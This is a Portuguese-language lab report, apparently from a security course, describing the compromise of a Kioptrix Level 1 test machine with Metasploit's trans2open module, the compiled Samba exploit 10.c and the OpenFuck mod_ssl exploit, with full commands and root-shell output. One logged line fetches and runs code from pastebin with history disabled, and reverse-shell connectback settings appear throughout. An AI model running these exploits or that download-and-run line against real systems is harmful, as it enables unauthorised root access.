                                       it.com/docs/using-metasploit/basics/using-met
                                       asploit.html
   THREADS  1                yes       The number of concurrent threads (max one per
                                        host)


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smb/smb_version) > set rhosts 10.120.59.12
rhosts => 10.120.59.12
msf6 auxiliary(scanner/smb/smb_version) > run

[*] 10.120.59.12:139      - SMB Detected (versions:) (preferred dialect:) (signatures:
optional)
[*] 10.120.59.12:139      -   Host could not be identified: Unix (Samba 2.2.1a)
[*] 10.120.59.12:         - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_version) >
```

Com isso, já sabíamos que a versão especifica é a Samba 2.2.1 o que possibilitou-nos pesquisar por módulos ou exploits que funcionassem para este caso. Usámos, como sugerido, o rapid7 e encontrámos o seguinte resultado:



Module Options

To display the available options, load the module within the Metasploit console and run the commands 'show options' or 'show advanced':


```
msf > use exploit/linux/samba/trans2open
msf exploit(trans2open) > show targets
    ...targets...
msf exploit(trans2open) > set TARGET < target-id >
msf exploit(trans2open) > show options
    ...show and set options...
msf exploit(trans2open) > exploit
```

Com isso, prosseguimos para a exploração usando o exploit acima:

```
msf6> use exploit/Linux/samba/trans2open
```

```
msf6 exploit(linux/samba/trans2open) > show options

Module options (exploit/linux/samba/trans2open):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  10.120.59.12     yes       The target host(s), see https://docs.metasploit.com/docs/using-meta
                                      sploit/basics/using-metasploit.html
   RPORT   139              yes       The target port (TCP)


Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.120.59.1      yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Samba 2.2.x - Bruteforce



View the full module info with the info, or info -d command.
```

Com isso já configurado, executámos o expoit:




O exploit pareceu funcionar mas o meterpreter não conseguia manter as sessões ativas.

Com isso, optamos por pesquisar na internet por alguma outra forma de explorar a máquina e quais exploits usar com base nas vulnerabilidades encontradas anteriormente.

Encontramos, usando o exploitDB e o searchspoit, o exploit **10.c** que é relacionado com a versão do Samba no Kioptrix. Para o seu uso, usámos os seguintes comandos:

```
searchspoit -m multiple/remote/10.c
gcc 10.c -o test_exploit
chmod +x test_exploit
```



Com o exploit compilado e autorizado a executar, vímos a sua forma de usar:

```
./test_exploit
```

```
┌──(kali㉿kali)-[~]
└─$ ./test_exploit -c
samba-2.2.8 < remote root exploit by eSDee (www.netric.org|be)
--------------------------------------------------------------------

./test_exploit: option requires an argument -- 'c'
Usage: ./test_exploit [-bBcCdfprsStv] [host]

-b <platform>   bruteforce (0 = Linux, 1 = FreeBSD/NetBSD, 2 = OpenBSD 3.1 an
d prior, 3 = OpenBSD 3.2)
-B <step>       bruteforce steps (default = 300)
-c <ip address> connectback ip address
-C <max childs> max childs for scan/bruteforce mode (default = 40)
-d <delay>      bruteforce/scanmode delay in micro seconds (default = 100000)
-f              force
-p <port>       port to attack (default = 139)
-r <ret>        return address
-s              scan mode (random)
-S <network>    scan mode
-t <type>       presets (0 for a list)
-v              verbose mode
```

Com o conhecimento do uso do comando adquirido, executámo-lo usando as opções "-c 10.120.59.1" que refere-se ao ip com o qual queremos receber a conexão da sessão, "-b=0" pois o target é uma máquina Linux e por fim o nosso ip do Kioptrix:

```
./test_exploit -c 10.120.59.1 -b=0 10.120.59.12
```


```
┌──(kali㉿kali)-[~]
└─$ ./test_exploit -c 10.120.59.1 -b=0 10.120.59.12
samba-2.2.8 < remote root exploit by eSDee (www.netric.org|be)
--------------------------------------------------------------------

+ Bruteforce mode. (Linux)
+ Host is running samba.
+ Worked!
--------------------------------------------------------------------

*** JE MOET JE MUIL HOUWE
Linux kioptrix.level1 2.4.7-10 #1 Thu Sep 6 16:46:36 EDT 2001 i686 unknown
uid=0(root) gid=0(root) groups=99(nobody)
pwd
/tmp
whoami
root
echo "hacekado"
hacekado
```

Assim, já haviamos conseguido acesso **root** ao Kioptrix.


Parte 2

Para verificar se conseguíamos outros exploits e vulnerabilidades adicionais, continuámos as pesquisas.

Executámos o Nikto, que é uma ferramenta de código aberto usada para scan de vulnerabilidades em servidores web. Definimos o target host e executámos o seguinte comando:



Com base neste resultado e o do Openvas, decidimos tentar explorar a vulnerabilidade de cross site scripting. Essa vulnerabilidade está relacionada com o **mod_ssl** presente nas scans. Levando isso em conta, pesquisámos por exploits ou formas de tirar proveito dessa vulnerabilidade e, dentre algumas opções, escolhémos um de nome “OpenLuck” (não é nome original).



Com base nisso, executámos os seguintes comandos:

```
git clone https://github.com/heltonWernik/OpenFuck.git
sudo apt update && sudo apt install libssl-dev -y
cd OpenFuck
gcc -o OpenFuck OpenFuck.c -lcrypto
./OpenFuck
```

Percorremos a lista de como usar o exploit para encontrar qual Offset deveríamos usar tendo em conta que se trata de um host RedHat Linux e Apache 1.3.20 extraídos do excerto do nmap:

```
…
http-server-header: Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
…
```

Encontrámos os seguintes offsets:

```
0×6a - RedHat Linux 7.2 (apache-1.3.20-16)1
0×6b - RedHat Linux 7.2 (apache-1.3.20-16)2
```

Com o offset escolhido, procedemos para a execução do exploit:

```
./OpenFuck 0x6b 10.120.59.12 -c 40
```

```
┌──(kali㉿kali)-[~/OpenFuck]
└─$ ./OpenFuck 0x6b 10.120.59.12 -c 40

*********************************************************************
* OpenFuck v3.0.32-root priv8 by SPABAM based on openssl-too-open *
*********************************************************************
* by SPABAM    with code of Spabam - LSD-pl - SolarEclipse - CORE *
* #hackarena  irc.brasnet.org                                     *
* TNX Xanthic USG #SilverLords #BloodBR #isotk #highsecure #uname *
* #ION #delirium #nitr0x #coder #root #endiabrad0s #NHC #TechTeam *
* #pinchadoresweb HiTechHate DigitalWrapperz P()W GAT ButtP!rateZ *
*********************************************************************

Connection... 40 of 40
Establishing SSL connection
cipher: 0x4043808c   ciphers: 0x80f8070
Ready to send shellcode
Spawning shell...
bash: no job control in this shell
bash-2.05$
bash-2.05$ unset HISTFILE; cd /tmp; wget https://pastebin.com/raw/C7v25Xr9 -O
race-kmod.c; gcc -o p ptrace-kmod.c; rm ptrace-kmod.c; ./p;
--17:20:57--  https://pastebin.com/raw/C7v25Xr9
           => `ptrace-kmod.c'
Connecting to pastebin.com:443... connected!
HTTP request sent, awaiting response... 200 OK
Length: unspecified [text/plain]

    0K ...                                                  @   3.84 MB/s

17:20:58 (3.84 MB/s) - `ptrace-kmod.c' saved [4026]

ptrace-kmod.c:183:1: warning: no newline at end of file
[+] Attached to 1550
[+] Waiting for signal
[+] Signal caught
[+] Shellcode placed at 0x4001189d
[+] Now wait for suid shell...

whoami
root
echo "hackeado"
hackeado
pwd
/tmp
```

Desta forma, conseguímos também o acesso root ao Kioptrix como podemos ver no último exerto da imagem:

```
whoami
root
echo "hackeado"
hackeado
pwd
/tmp
cd /root
ls
anaconda-ks.cfg
```

Conclusão

Este relatório detalha os métodos e ferramentas utilizados para analisar e explorar vulnerabilidades numa rede de teste. O cenário incluía várias máquinas conectadas através de um Kali Linux, com o objetivo de identificar e explorar falhas de segurança.

Inicialmente, montamos e validamos o cenário, assegurando conectividade e acesso à internet para todas as máquinas. Utilizamos ferramentas como o Wireshark para monitorar o tráfego e identificar credenciais de serviços como FTP, além de comparar a segurança entre conexões Telnet e SSH e entre HTTP e HTTPS.

Na fase de exploração de vulnerabilidades, empregamos o Nmap para scan de portas e identificar sistemas operacionais, e o OpenVAS para detectar vulnerabilidades. Usamos também o Metasploit para explorar estas vulnerabilidades, obtendo sucesso em acessar sistemas com privilégios elevados.

Para a máquina Windows XP, exploramos a vulnerabilidade SMB, conseguindo uma sessão meterpreter com privilégios de sistema. No caso do Kioptrix, usamos diferentes exploits, incluindo o "OpenLuck", para explorar falhas em versões específicas do Apache e mod_ssl, obtendo acesso root.

Em resumo, este exercício demonstrou a eficácia das ferramentas de análise de vulnerabilidades e exploits, reforçando a importância de manter sistemas atualizados e seguros para prevenir tais ataques.